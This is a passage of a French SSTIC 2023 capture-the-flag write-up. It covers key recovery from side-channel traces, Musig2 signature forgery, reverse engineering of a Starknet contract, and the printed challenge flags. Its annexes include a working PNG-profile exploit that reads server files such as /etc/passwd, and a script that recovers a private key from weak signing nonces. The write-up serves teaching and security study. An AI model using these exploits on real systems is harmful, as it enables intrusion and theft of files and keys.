On peut maintenant écrire le programme python *smem_getKey.py* (disponible en annexe) pour trouver la valeur de la clef. Pour chacun des 32 pics des courbes 345, on cherche la valeur de l'octet du mask pour lesquel le pic est à 9 (valeur 0.17) (i.e. tous les bits de l'octet du mask sont différent de celui de la clef). L'octet de la clef est le not de la valeur trouvée.

On trouve la clef :

```
54644250491642f996d1c94a4ac8a8dbec66dd0ba66f0271b4e65d5570026a9b
```

On vérifie que l'on peut déchiffrer le flag D avec cette clef.


On trouve pour le flag D :

```
SSTIC{15fb587e4dc04bbb7abb68fc6651f593d6eb0e4fd84bbfa800c6a66043bda86a}
```

8. Level 3 : Starknet blockchain

1. Site web Trois Pains Zéro

Pour accéder à la zone d'administration du site web Trois Pains Zéro : https://trois-pains-zero.quatre-qu.art/admin/login, il faut entrer la signature Musig2 du message « We hereby authorize an admin session of 5 minutes starting from 2023-05-15 13:12:25.467640+00:00 (nonce: aae9ee3994154d2dc4cb5051343e2982). »



On a obtenu les 4 clefs privées lors de l'étape précédente. On peut calculer la signature Musig2 du message à l'aide du programme *musig2_signer.py* (disponible en annexe) pour accéder à la page d'achat.

2. Block chain starknet

La page d'achat demande de saisir des informations sur un coupon : un identifiant, un code, et des valeurs a et b.

En regardant le code du serveur, on voit que ces informations sont envoyées à un smart contract starknet pour validation.

```
import os

from starknet_py.contract import Contract

import config
import deploy

def get_contract() -> Contract:
    if not os.path.isfile("/tmp/contract_address"):
        deploy.run()

    owner = config.get_owner_account()
    while True:
        with open("/tmp/contract_address", "r") as f:
            contract_address = int(f.read(), 16)
        try:
            contract = Contract.from_address_sync(provider=owner, address=contract_address)
            break
        except:
            # Something's wrong, redeploy and try again
            deploy.run()
            continue

    return contract

def is_valid(ans: int, code: list[int], a: int, b: int) -> bool:
```

```
contract = get_contract()

try:
    invocation = contract.functions["validate"].invoke_sync(ans, code, a, b, max_fee=int(1e16))
    invocation.wait_for_acceptance_sync()

    return True
except Exception as e:
    print(e)
    return False
```

Les smart contract starknet sont écrit avec le langage cairo. Des informations sur le langage cairo et les contrat starknet sont disponibles sur le site :

https://www.cairo-lang.org/docs/hello_starknet/index.html

On peut installer le package python cairo-lang pour analyser la block chain starknet.

Comme on peut le voir dans les sources du serveur web (config.py), la « block chain » du challenge est disponible via l'URL : "*blockchain.quatre-qu.art*".

La commande *starknet get_block* permettent de visualiser le contenu d'un bloc de la bloc chain.

```
$ starknet get_block --number 1 --feeder_gateway_url https://blockchain.quatre-qu.art/
{
  "block_hash": "0xb3e80501f73a79bf9559107468fe7665e5132d7709491572b9b161acc55f5e",
  "block_number": 1,
  "gas_price": "0x174876e800",
  "parent_block_hash": "0x0",
  "sequencer_address": "0x3711666a3506c99c9d78c4d4013409a87a962b7a0880a1c24af9fe193dafc01",
  "starknet_version": "0.10.3",
  "state_root": "0000000000000000000000000000000000000000000000000000000000000000",
  "status": "ACCEPTED_ON_L2",
  "timestamp": 1680287345,
  "transaction_receipts": [
    {
      "actual_fee": "0x7ab0da948800",
      "events": [
        {
          "data": [
            "0x4ece2bf9ab3bdb76e689eea5662dc5c07964dc5f00f745972f264df991d8b4d",
            "0x3711666a3506c99c9d78c4d4013409a87a962b7a0880a1c24af9fe193dafc01",
            "0x7ab0da948800",
            "0x0"
          ],
          "from_address": "0x49d36570d4e46f48e99674bd3fcc84644ddd6b96f7c741b1562b82f9e004dc7",
          "keys": [
            "0x99cd8bde557814842a3121e8ddfd433a539b8c9f14bf31ebf108d12e6196e9"
          ]
        }
      ],
      "l2_to_l1_messages": [],
      "transaction_hash": "0x79b6d9b662e777689b776fc76f2e5395147ff7e6967fa6d1b5db2d6ec6db047",
      "transaction_index": 0
    }
  ],
  "transactions": [
    {
```

```
      "class_hash": "0x1e1a447178291dba24dfe53f03e6beee131b94e16373e824a14597ffc53a981",
      "max_fee": "0x2386f26fc10000",
      "nonce": "0x0",
      "sender_address": "0x4ece2bf9ab3bdb76e689eea5662dc5c07964dc5f00f745972f264df991d8b4d",
      "signature": [
        "0x32202dad85d73cc43aacb73ab2d1acdd82793da19f44d194d9567ada254e67",
        "0x41ea4dae3c4251381c089cb1f1caad8edbf007e3f6c6413a5063dcb55a16ae6"
      ],
      "transaction_hash": "0x79b6d9b662e777689b776fc76f2e5395147ff7e6967fa6d1b5db2d6ec6db047",
      "type": "DECLARE",
      "version": "0x1"
    }
  ]
}
```


Un bloc contient des transactions qui peuvent être de type DECLARE, DEPLOY ou INVOKE.

Les transactions DECLARE permettent d'uploader le code d'un contrat vers la block chain pour déclarer une classe de contrat. (Un contrat est une instance d'une classe de contrat).

Ces classes peuvent être instanciées par les transactions DEPLOY (ou par une transaction INVOKE en appelant la méthode « Constructor » de la classe).

Les transactions INVOKE permettent d'appeler les fonctions d'un contrat.

On peut obtenir le détail d'une transaction avec la commande :

```
starknet get_transaction_traces --hash <transaction_hash> --feeder_gateway_url https://blockchain.quatre-qu.art/
```

et on peut récupérer le code des contrats avec :

```
starknet get_full_contract --contract_address <contract_address> --feeder_gateway_url https://blockchain.quatre-qu.art/
```

Un contrat starknet compilé est un ficher .json qui comporte entre autre une section « abi » avec l'interface publique du contrat.

La block chain du challenge ne comporte que 33 blocs. On va récupérer le code de tous les contrats disponibles sur la bloc chain du challenge pour trouver le contrat appelé par le serveur web.

3. Contrat 0x6b0a96cac8fada00f85569b27c0feee4b2fb1923159c6673b0d3c8b5f5a2ceb

Le contrat cherché est déclaré dans le bloc 1 et instancié dans le bloc 2 :

On appel la commande suivante pour obtenir le code du contrat :

```
starknet get_full_contract --contract_address 0x6b0a96cac8fada00f85569b27c0feee4b2fb1923159c6673b0d3c8b5f5a2ceb --
feeder_gateway_url https://blockchain.quatre-qu.art/
```

On a l'abi suivante:


```
  "abi": [
    {
      "inputs": [
        {
          "name": "_owner",
          "type": "felt"
        },
        {
          "name": "_nonce",
          "type": "felt"
        }
      ],
      "name": "constructor",
      "outputs": [],
      "type": "constructor"
    },
    {
      "inputs": [
        {
          "name": "id",
          "type": "felt"
        },
        {
          "name": "code_len",
          "type": "felt"
        },
        {
          "name": "code",
          "type": "felt*"
        },
        {
          "name": "a",
          "type": "felt"
        },
        {
          "name": "b",
          "type": "felt"
        }
      ],
      "name": "validate",
      "outputs": [],
      "type": "function"


    },
    {
      "inputs": [],
      "name": "get_owner",
      "outputs": [
        {
          "name": "account",
          "type": "felt"
        }
      ],
```

```
        "stateMutability": "view",
        "type": "function"
    }
```

Le contrat comporte les fonctions publiques suivantes :

```
get_owner () -> (account : felt)
validate (id : felt, code_len : felt, code : felt*, a : felt, b : felt)
constructor (_owner : felt, _nonce : felt)
```

La trace de la transaction du bloc 2 contient le détail de l'appel du constructeur de la classe :

```
"internal_calls": [
                    {
                      "call_type": "CALL",
                      "calldata": [
                        "0x4ece2bf9ab3bdb76e689eea5662dc5c07964dc5f00f745972f264df991d8b4d",
                        "0x5b65565f4e4fc51283f9b627d5a075d8"
                      ],
                      "caller_address": "0x41a78e741e5af2fec34b695679bc6891742439f7afb8484ecd7766661ad02bf",
                      "class_hash": "0x1e1a447178291dba24dfe53f03e6beee131b94e16373e824a14597ffc53a981",
                      "contract_address": "0x6b0a96cac8fada00f85569b27c0feee4b2fb1923159c6673b0d3c8b5f5a2ceb",
                      "entry_point_type": "CONSTRUCTOR",
                      "events": [],
                      "execution_resources": {
                        "builtin_instance_counter": {},
                        "n_memory_holes": 0,
                        "n_steps": 63
                      },
                      "internal_calls": [],
                      "messages": [],
                      "result": [],
                      "selector": "0x28ffe4ff0f226a9107253e17a904099aa4f63a02a5621de0576e5aa71bc5194" // Constructor
                    }
```

En particulier on a les paramètres d'appel du constructeur lors de l'instanciation de la classe :

0x4ece2bf9ab3bdb76e689eea5662dc5c07964dc5f00f745972f264df991d8b4d : Owner (La clef publique du owner)

0x5b65565f4e4fc51283f9b627d5a075d8 : Nonce.

Reverse engineering du contrat :

On va utiliser le programme thoth disponible sur https://github.com/FuzzingLabs/thoth pour désassembler et décompiler le code du contrat.

Le pseudo code de la fonction *validate()* est le suivant :

```
/*************************************************************/
validate ( int id, int code_len, int * code, int a, int b)

(
```

```
only_owner(); // Check caller == owner

only_once(); // Check Id has never been written in storage


storage_write(id); // Save id in persistent memroy

storage_read(&nonce);

H = Hash(nonce, code_len, code); // First : hash2()

second(H,a,b);  // Compare H == (a <<(128) + b)
// Check a <= 0x100000000000000000000000000 (108 bits)
// ASSERT_EQ         [AP], [FP-4] * 0x100000000000000000000000000000000 (128 bits)

id_hash = hash2(nonce, id);

_validate(id_hash, code);


)
```

La fonction *only_owner()* vérifie que l'appelant de la fonction est bien le owner dont la clef publique a été donné en paramètre au constructeur.

La fonction *only_once()* vérifie que l'id passé en paramètre n'a pas déjà été utilisé lors d'un appel précédent à validate. (On ne peut acheter qu'une seule fois un id donné). Les id déjà utilisées sont sauvegardés dans la mémoire non volatile du contrat.

Ensuite la fonction *first(nonce, code_len, code)* calcule un HashCode sur le nonce et le tableau de valeur code passé en paramètre. La fonction de hachage utilisée est le hash de pedersen.

La fonction *second(H, a, b)* vérifie que a et b sont respectivement les 128 bits de poids fort et de poids faible du H. H == (a <<(128) + b).

Elle vérifie également que a <0x100000000000000000000000000. Les 20 bits de poids fort du hash doivent être nul.

Puis elle calcule un hashcode sur le nonce et l'id passé en paramètre *id_hash = hash2(nonce, id);*

Et enfin elle appel la fonction *_validate(id_hash, code)* qui va vérifier la validité du tableau code.

```
func __main__.j{}(id_hash : felt, code : felt*)

offset 218:     NOP
offset 220:     CALL            7               # starkware.cairo.lang.compiler.lib.registers.get_ap
offset 222:     ASSERT_EQ       [FP], [AP-1] + 6
offset 224:     ASSERT_EQ       [AP], [[FP-3]+2]
offset 224:     ADD             AP, 1
offset 225:     ASSERT_EQ       [AP], 0x480680017fff8000
offset 225:     ADD             AP, 1
offset 227:     ASSERT_EQ       [AP], [FP-4]
offset 227:     ADD             AP, 1
offset 228:     ASSERT_EQ       [AP], 0x400680017fff8000
offset 228:     ADD             AP, 1
offset 230:     ASSERT_EQ       [AP], [[FP-3]]
offset 230:     ADD             AP, 1
offset 231:     ASSERT_EQ       [AP], 0x48507fff7fff8000
offset 231:     ADD             AP, 1
offset 233:     ASSERT_EQ       [AP], 0x484480017fff8000
```

```
offset 233:     ADD             AP, 1
offset 235:     ASSERT_EQ       [AP], 4919      # 0x1337
offset 235:     ADD             AP, 1
offset 237:     ASSERT_EQ       [AP], 0x400680017fff8000
offset 237:     ADD             AP, 1
offset 239:     ASSERT_EQ       [AP], 4918      # 0x1336
offset 239:     ADD             AP, 1
offset 241:     ASSERT_EQ       [AP], 0x484480017fff8000
offset 241:     ADD             AP, 1
offset 243:     ASSERT_EQ       [AP], [[FP-3]+1]
offset 243:     ADD             AP, 1
offset 244:     ASSERT_EQ       [AP], [AP-12] * [AP-10]
offset 244:     ADD             AP, 1
offset 245:     CALL            abs [FP]
offset 246:     RET

// Function 20
func __main__._validate{syscall_ptr : felt*, pedersen_ptr : starkware.cairo.common.cairo_builtins.HashBuiltin*, range_check_ptr :
felt}(id_hash : felt, code : felt*)

offset 247:     ASSERT_EQ       [AP], [FP-4]
offset 247:     ADD             AP, 1
offset 248:     ASSERT_EQ       [AP], [FP-3]
offset 248:     ADD             AP, 1
offset 249:     CALL            218             # __main__.j
offset 251:     ASSERT_EQ       [AP], [FP-7]
offset 251:     ADD             AP, 1
offset 252:     ASSERT_EQ       [AP], [FP-6]
offset 252:     ADD             AP, 1
offset 253:     ASSERT_EQ       [AP], [FP-5]
offset 253:     ADD             AP, 1
offset 254:     RET
```

La fonction *j()* écrit en mémoire un bytecode qui dépend des valeurs id_hash et du tableau code[0], code[1] et code[2]. Enfin, l'appel *CALL abs [FP]* execute le bytecode qui vient d'être écrit en mémoire.

Le bytecode écrit par la fonction *j()* est le suivant :

```
(PC= 1:284, AP= 1:298, FP= 1:298)
1:284: 0x480680017FFF8000  // ASSERT_EQ  [AP], id_hash; ADD              AP, 1
1:285: id_hash
1:286: 0x400680017FFF8000  // ASSERT_EQ  [AP], code[0];
1:287: code[0]
1:288: 0x48507FFF7FFF8000  // ASSERT_EQ         [AP], [AP-1] * [AP-1]; ADD             AP, 1
1:289: 0x484480017FFF8000  // ASSERT_EQ         [AP], [AP-1] * 4919  ; ADD             AP, 1
1:290: 0x1337
1:291: 0x400680017FFF8000  // ASSERT_EQ  [AP], 0x1336; ADD              AP, 1
1:292: 0x1336
1:293: 0x484480017FFF8000  // ASSERT_EQ         [AP], [AP-1] * code[1] ; ADD             AP, 1
1:294: code[1]
1:295: code[2] * id_hash  // Needs to be equal to RET opcode (0x208b7fff7fff7ffe )
```

Les opérations suivantes sont effectuées par ce byte code:

```
DEFAULT_PRIME = 2**251 + 17 * 2**192 + 1

code[0] == (id_hash * id_hash) % DEFAULT_PRIME
(code[0] * 0x1337) * code[1] (mod DEFAULT_PRIME) == 0x1336
(code[2] * id_hash) (mod DEFAULT_PRIME) == RET opcode (0x208b7fff7fff7ffe)
```

Avec le language cairo, les opérations sont effectuées modulo un nombre premier (c'est-à-dire dans un corps de Galois). Le type cairo *felt* signifie « field element » : élément d'un corps.

Le dernier opcode de la fonction est égale au produit de code[2] avec id_hash. Cette valeur doit être égale à l'opcode de RET pour que la fonction puisse retourner à l'appelant.

Solution

On peut maintenant écrire un programme python qui va calculer des paramètres qui passent la fonction validate(). (Pour calculer un inverse modulo P, depuis python 3.8 on peut simplement appeler la fonction pow(a,-1,P)).

NB : Seul les 3 premières valeurs de code sont nécessaires pour la fonction _validate mais on peut ajouter une 4ème valeur pour trouver un code avec hash dont les 20 bits de poids fort sont à 0 pour n'importe quelle valeur de p_id. Si on ne prend que 3 valeurs pour code, le choix de p_id est contraint par la condition sur le hash du code.

```
import import fast_pedersen_hash
import sys

DEFAULT_PRIME = 2**251 + 17 * 2**192 + 1

nonce = 0x5b65565f4e4fc51283f9b627d5a075d8

def hash2(a, b):
   res = fast_pedersen_hash.pedersen_hash(a,b)
   return(res)


def Hash(curr, data):
   for x in data:
      curr = hash2(curr, x)
   return(curr)

def get_codes(id_hash):
   code0 = (id_hash * id_hash) % DEFAULT_PRIME

   v = (code0 * 0x1337) % DEFAULT_PRIME
   code1 = (pow(v,-1,DEFAULT_PRIME) * 0x1336) % DEFAULT_PRIME

   code2 = (0x208b7fff7fff7ffe  * pow(id_hash,-1,DEFAULT_PRIME))% DEFAULT_PRIME

   return(code0, code1, code2)

def find_sol(p_id):
   id_hash = hash2(nonce, p_id)
   #print("id_hash = 0x%X"%id_hash)
   (c0, c1, c2) = get_codes(id_hash)
   code = list((c0, c1, c2))
   H = Hash(nonce, code)
   a = (H>>(16*8))
   b = H&((1<<(16*8))-1)
   return(code, a, b)

def check_a(a):
   return( a <0x10000000000000000000000000000000)

def find_sol1(p_id):
   id_hash = hash2(nonce, p_id)
   #print("id_hash = 0x%X"%id_hash)
   (c0, c1, c2) = get_codes(id_hash)
   code = list((c0, c1, c2))
   return(code)



def find_sol2(p_id):
   code  = find_sol1(p_id)
```

```
    code.append(0)
    #cb = 44012
    for c4 in  range(cb, 65536*16*2):
        if (c4%1000 == 0):
            print(c4)
        code[3]=c4
        H = Hash(nonce, code)
        a = (H>>(16*8))
        if (a < 0x1000000000000000000000000000000):
            b = H&((1<<(16*8))-1)
            return(code, a, b)

i = 81539
(code, a, b) = find_sol(i)
print(check_a(a))
#print("%d %d %d %d %d %d"%(i, 3, code[0], code[1], code[2], a, b))
#print("0x%x 0x%x 0x%x 0x%x 0x%x 0x%x 0x%x 0x%x"%(i, 3, code[0], code[1], code[2], a, b))
print("0x%x (0x%x, 0x%x, 0x%x) 0x%x 0x%x"%(i, code[0], code[1], code[2], a, b))


p_id= 88536
(code, a, b) = find_sol2(p_id)
print("0x%x (0x%x, 0x%x, 0x%x, 0x%x) 0x%x 0x%x"%(p_id, code[0], code[1], code[2], code[3],a, b))

for i in  range(65536*16*2):
    (code, a, b) = find_sol(i)
    if (i%1000 == 0):
        print(i)
    if a <0x100000000000000000000000000000:
        print("Found:%d"%i)
        #print("%d %d %d %d %d %d %d"%(i, 3, code[0], code[1], code[2], a, b))
        print("0x%x (0x%x, 0x%x, 0x%x, 0x%x) 0x%x 0x%x"%(i, code[0], code[1], code[2], a, b))
        break
```

On trouve les valeurs suivantes qui fonctionnent :

```
 Id = 0x13e83
code = (0x4844774c5d4def639491bbdbb4962b5d1dfd33593c26682eae5d8928ecb766c,
0x37e143cbe5c4a737ca6784fb319104bd1134a09630dafc49ad6abde9c2c6fcc,
0x210c86593df6c5122a50bb3d5704369eae3a117f00761d40c876e4568b906f4)
a = 0x2e066e5c45236d31aafb5cdda93
b = 0xdf9ab7b2016f09c6b5529a7a1507b23
```

```
id = 0x145d9
code = (0x48f4bfcba8298cfdff78f74eaf3b6726365552363e76455609af2c33dc90eb0,
0x1e3e65ce845ca34d494926b4af817688a34ee87dd9bf95d9e5289bb844e384e,
0x5a9b211d8e25dc9e72fff8358fb1051415e686334cf4dce46a7225578b42885)
a = 0x8194526a179ecda3022f8827b62
b = 0x815fb8bb0f43460cee87bf15901fcdc4
```

```
id = 0x159d8
code = (0x3c6f525c0fa440e52cba1e24bfc24e00c8ebbc69d058baca7c2f39815932bce,
0x1fb782546883b4f319e754bd5921e107a2b9db9d535e2cd2c77a354b237ead2,
0x24d3629d876bf3aa4cba5237bfbff9f1ebc2e7bd1c4e6c6a4788080f5cc49e1, 0xabec)
a = 0x9c8501e446fc3485d4ecd7c321e
b = 0xca42770d2db5ec618c00544c0dc62945
```

NB : Une valeur d'id n'est utilisable qu'une seule fois. On ne peut plus revalider une deuxième fois avec la même valeur !

On obtient la page finale du challenge :


On obtient le flag du niveau 3 :

SSTIC{408656932b4982e58600bc58c73ee09c9ceb170325de207fabc73801fbf67f0f}

9. Final

On obtient un fichier captcha qui contient 24 images au format png. Ces images constituent les pièces d'un puzzle.

En utilisant Gimp et en chargeant les images png comme calques, on peut reconstituer le puzzle pour obtenir l'adresse finale :



48ad57aa9c8c600d4c649a5232ef5abf@sstic.org

1. Annexes

1. cveA.py

```
import requests
import base64
import os
import struct
import zlib
import sys


url ='https://nft.quatre-qu.art/nft-library.php'

outfname=""

def decodeRaw(data):
   zeTxt = data.decode('utf-8')
   print(zeTxt)

   with open(outfname,'wb') as fout:
      lgn = zeTxt.split('\n')
      print(lgn)
      for x in lgn[3:]:
         ba=bytearray.fromhex(x)
         print(ba)
         fout.write(ba)


def parsezTXt(data):
   print(len(data))
   for x in data:
      print("%02X "%(x),end='')
   print(' ')

   for i in range(0, len(data)):
      if (data[i]==0):
         if (data[i+1]==0):
            rdata = zlib.decompress(data[i+2:])
            break

   print(len(rdata))
   for x in rdata:
      print("%02X "%(x),end='')
   print(' ')

   with open('rawData.bin','wb') as fout:
      fout.write(rdata)

   decodeRaw(rdata)


def getzTxtChunk(filename):
   with open(filename,'rb') as fch:
      data = fch.read()

      i=8
      while i<len(data):
         ckLg=struct.unpack(">i",data[i:i+4])
         ckName=struct.unpack("4s",data[i+4:i+8])
         chunkLg=ckLg[0]
         chunkName=ckName[0]
         #print(chunkLg)
         #print(chunkName)
         #print("chunk Lg=%d"%ckLg)
         if (chunkName == b"zTXt"):
            print("of7=%d"%i)
            parsezTXt(data[i+8:i+8+chunkLg])
```

```
        i+=chunkLg+12


def hackPNG(filename):
   cmd = 'pngcrush -text a "profile" "'+filename+'" explorer.png png44268.png'
   os.system(cmd)

   cmd= 'exiv2 -pS png44268.png'
   os.system(cmd)


def postImg(imgFilename):

   with open(imgFilename,'rb') as fch:
      dta = fch.read()
      print(len(dta))
      imgB64=base64.b64encode(dta)

   data = {'filedata':imgB64 }
   #print(data)
   x = requests.post(url, data = data, headers={'Content-Type': 'application/x-www-form-urlencoded; charset=utf-8'})

   print(x.headers)
   return(x.content)


if len(sys.argv)<3:
   print("Usage : cveA <filePath> <outfile>")
   sys.exit(1)
#hackPNG('/etc/passwd')
#hackPNG('/var/www/html/nft-library.php')

outfname=sys.argv[2]
print(sys.argv[1])
hackPNG(sys.argv[1])
res = postImg('png44268.png')
with open('zz.png','wb') as fout:
   fout.write(res)
getzTxtChunk('zz.png')
```

2. find_privKey.py

```
import baker_pubkey
import hashlib
from ecpy.curves import Curve, Point

cv = Curve.get_curve("secp256k1")
G = cv.generator
order = cv.order

print("order= %d"%order)



def Hash_agg(L,X):
    to_hash = b""
    for i in L:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_non(X,Rs,m):
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    for i in Rs:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_sig(X,R,m):
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    to_hash += R.x.to_bytes(32,byteorder="big") + R.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def get_nonce(x,m,i):
    # NOTE: this is deterministic but we shouldn't sign twice the same message, so we are fine
    digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),byteorder="big")
    m_int = int.from_bytes(m, "big")
    return pow(x*m_int, digest, order)

def key_aggregation(L):
    KeyAggCoef = [0] * len(L)
    Agg_Key = Point.infinity()
    for i in range(len(L)):
        KeyAggCoef[i] = Hash_agg(L,L[i])
        Agg_Key += KeyAggCoef[i] * L[i]
    return Agg_Key

def first_sign_round_sign(x,m,nb_players,f_nonce):
    # each player draws a random number for each player
    bound = order
    rs = [0] * nb_players
    Rs = [0] * nb_players
    for j in range(nb_players):
        r = f_nonce(x,m,j+1)
        rs[j] = r
        Rs[j] = (r * G)
    return rs, Rs

def second_sign_round_sign(L, Rs, m, a, x, rs):
    X = key_aggregation(L)
    b = Hash_non(X,Rs,m)

    R = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        R += exp* Rs[j]
    R = R
    c = Hash_sig(X,R,m)
```

```
    #print("a=0x%x"%a)
    #print("b=0x%x"%b)
    #print("c=0x%x"%c)

    s = (c * a * x) % order

    #v1 = (s * G)
    #print(v1)

    for j in range(nb_players):
        s = (s + rs[j] * pow(b,j,order)) % order

    print("SGN s:0x%X"%s)
    print("SGN s:%d"%s)

    return R, s, c

def get_coeff(m,i):
    digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),byteorder="big")
    m_int = int.from_bytes(m, "big")
    return pow(m_int, digest, order)

def get_exp(i):
    digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),byteorder="big")
    return(digest)

def get_coeff_poly_x(L, Rs, m, a ):
    X = key_aggregation(L)
    b = Hash_non(X,Rs,m)
    R = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        R += exp* Rs[j]
    R = R
    c = Hash_sig(X,R,m)

    C = [0]*5
    C[0] = (c*a) % order
    C[1] = (get_coeff(m,1) * pow(b,0,order))%order
    C[2] = (get_coeff(m,2) * pow(b,1,order))%order
    C[3] = (get_coeff(m,3) * pow(b,2,order))%order
    C[4] = (get_coeff(m,4) * pow(b,3,order))%order

    e1 = get_exp(1)
    e2 = get_exp(2)
    e3 = get_exp(3)
    e4 = get_exp(4)

    return(C)

def verify_signature( L, s, Rs, m):
    X = key_aggregation(L)
    b = Hash_non(X,Rs,m)

    R = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        R += exp* Rs[j]
    R = R
    c = Hash_sig(X,R,m)

    v1 = (s * G)
    v2 = (c*X) + R
    print(v1)
    print(v2)

def verify_signature2( my_pubkey, my_Rs, L, my_s, Rs, m):
    X = key_aggregation(L)
    b = Hash_non(X,Rs,m)
```

```
    a = Hash_agg(L,my_pubkey)

    R = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        R += exp* Rs[j]
    R = R
    c = Hash_sig(X,R,m)

    #print("a=0x%x"%a)
    #print("b=0x%x"%b)
    #print("c=0x%x"%c)

    Rl = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        Rl += exp* my_Rs[j]

    v1 = (my_s * G)
    v2 = ((c*a)*my_pubkey) + Rl
    print(v1)
    print(v2)
    #v2 = ((c*a)*my_pubkey)
    #print(v2)


def showMat(CMat):
    for i in range(5):
        for j in range(5):
            print("0x%x, "%CMat[i][j], end='')
        print()
    print()

def solve_Mat(CMat, s):
    for i in range(0, 4):
        pivot= CMat[i][4-i]
        ipivot = pow(pivot, -1, order)
        for j in range(0, 5):
            CMat[i][j] = (CMat[i][j] * ipivot)%order
        s[i] = (s[i] * ipivot)%order
        for j in range(i+1, 5 ):
            alpha = CMat[j][4-i]
            for k in range(0, 5):
                CMat[j][k] = (CMat[j][k] - CMat[i][k] * alpha)%order
            s[j] = (s[j] - s[i] * alpha)%order

        showMat(CMat)
        x = (s[4] * pow(CMat[4][0], -1, order))%order
    return(x)

if __name__ == "__main__":
    nb_players = 4

    # my public key
    my_pubkey = Point(0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0,
0x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9, cv)


    #Bob_pubkey = baker_pubkey.BOB_PK
    Bob_pubkey = baker_pubkey.BERTRAND_PK
    #Charlie_pubkey = baker_pubkey.CHARLIE_PK
    Charlie_pubkey = baker_pubkey.CHARLES_PK
    #Dany_pubkey = baker_pubkey.DANY_PK
    Dany_pubkey = baker_pubkey.DANIEL_PK

    L = [my_pubkey, Bob_pubkey, Charlie_pubkey, Dany_pubkey]
    X = key_aggregation(L)
    print("X.x %x"%X.x)
    print("X.y %x"%X.y)

    a = Hash_agg(L,my_pubkey)
```

```
print("a=0x%x"%a)


m0 = b'250 grammes de beurre'
m1 = b'250 grammes de farine blanche'
m2 = b'250 grammes de sucre en poudre'
m3 = b'4 oeufs de poules frais'
m4 = b'11 grammes de levure chimique et quelques grains de sel'

Rs0=[Point(0xca0216f379a499e2e9773245267e3d7b1245750de4358ac2499b66ae0f45c211,
0xbf9e67581992eb02a12b795cce5d6bdc794c1ee8129006a665dc958754773cce,cv),
Point(0xe638277ca481b3ca881c1fde1d6fdcf671466cc6e9d0de8c9f083607b4645362 ,
0x957900e8140f57fcb9f4cad268ef84dc77fa34ea80e8274642ea07a1c3edb55f ,cv),
Point(0x453e7e221a5361e722c229f5faaedbd9495ca8f5b63f201fa47eef9878ac04a2,
0xecfceaadd2591bd759e1a751b3740be6d21601ff8e925332b8963393f868f453 ,cv), Point
